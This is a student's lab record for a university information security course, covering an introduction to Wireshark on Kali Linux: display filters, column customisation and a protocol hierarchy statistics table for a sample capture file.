School of Electronics Engineering (SENSE) B.Tech – Electronics & Communication Engineering

CSE3501 – INFORMATION SECURITY ANALYSIS AND AUDIT

LAB RECORD (L51 + L52)

Submitted By

ASHWIN SANTOSH

19BEC1027

Submitted To

Dr. REVATHI S

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

VIT

CHENNAI

Vandalur - Kelambakkam Road

Chennai – 600127

INDEX

Course: Information Security Management **Date: 06-01-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 1

Analyzing the Network traffic using Wireshark tool

Objective:

- Introduction to the Wireshark tool.
- Customizing and analyzing the Wireshark column display.


Software Used: Kali Linux

Task 1


Introduction to the Wireshark tool.

Procedure:


- Go to Wireshark tool in Kali Linux and click eth0.




- This following window can be seen, showing columns of various parameters like time, source, destination, address and protocol.




- Change the address type and time form.




- Now type tcp in the search box. Here, the traffic following TCP protocols can be observed.



- Now, filter out the traffic having just one specific IP address.
(ip.addr == <ip>)



- Now filter out the traffic having just one specific IP address source.




- Now filter out the traffic having just one specific IP address destination.

Task 2


Customizing and analyzing the Wireshark column display.

Procedure:


- Open ‘test_wireshark.pcap’ file in Wireshark.




- Right click the column bar and hide the Serial no. column.




- The serial bar column is hidden.




- Right click the column bar and click column preferences.




- Go to Columns section.




- Add a column with name ‘src_port’ and fields as Src port resolved.




- Add another column with name ‘dst_port’ and fields as Dest port resolved.




- Now the added columns can be seen in the main window.



- Go to statistics and click frame > Transport layer security




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	4448	100.0	2752204	7,887k	0	0	0
Ethernet	100.0	4448	2.3	62272	178k	0	0	0
Internet Protocol Version 4	100.0	4448	3.2	88960	254k	0	0	0
User Datagram Protocol	2.2	99	0.0	792	2,269	0	0	0
Domain Name System	2.2	99	0.3	7360	21k	99	7360	21k
Transmission Control Protocol	97.8	4349	94.2	2592820	7,430k	3105	1602228	4,591k
Transport Layer Security	27.5	1224	74.3	2046178	5,864k	1125	1749273	5,013k
Hypertext Transfer Protocol	2.7	119	20.2	556161	1,593k	65	29986	85k
Portable Network Graphics	0.2	11	1.1	30101	86k	11	33080	94k
Online Certificate Status Protocol	0.2	10	0.3	9459	27k	10	11308	32k
Media Type	0.2	9	31.4	863753	2,475k	9	209751	601k
Line-based text data	0.5	21	30.3	834268	2,390k	21	238789	684k
JPEG File Interchange Format	0.0	2	0.9	25085	71k	2	26110	74k
JavaScript Object Notation	0.0	1	0.0	13	37	1	13	37

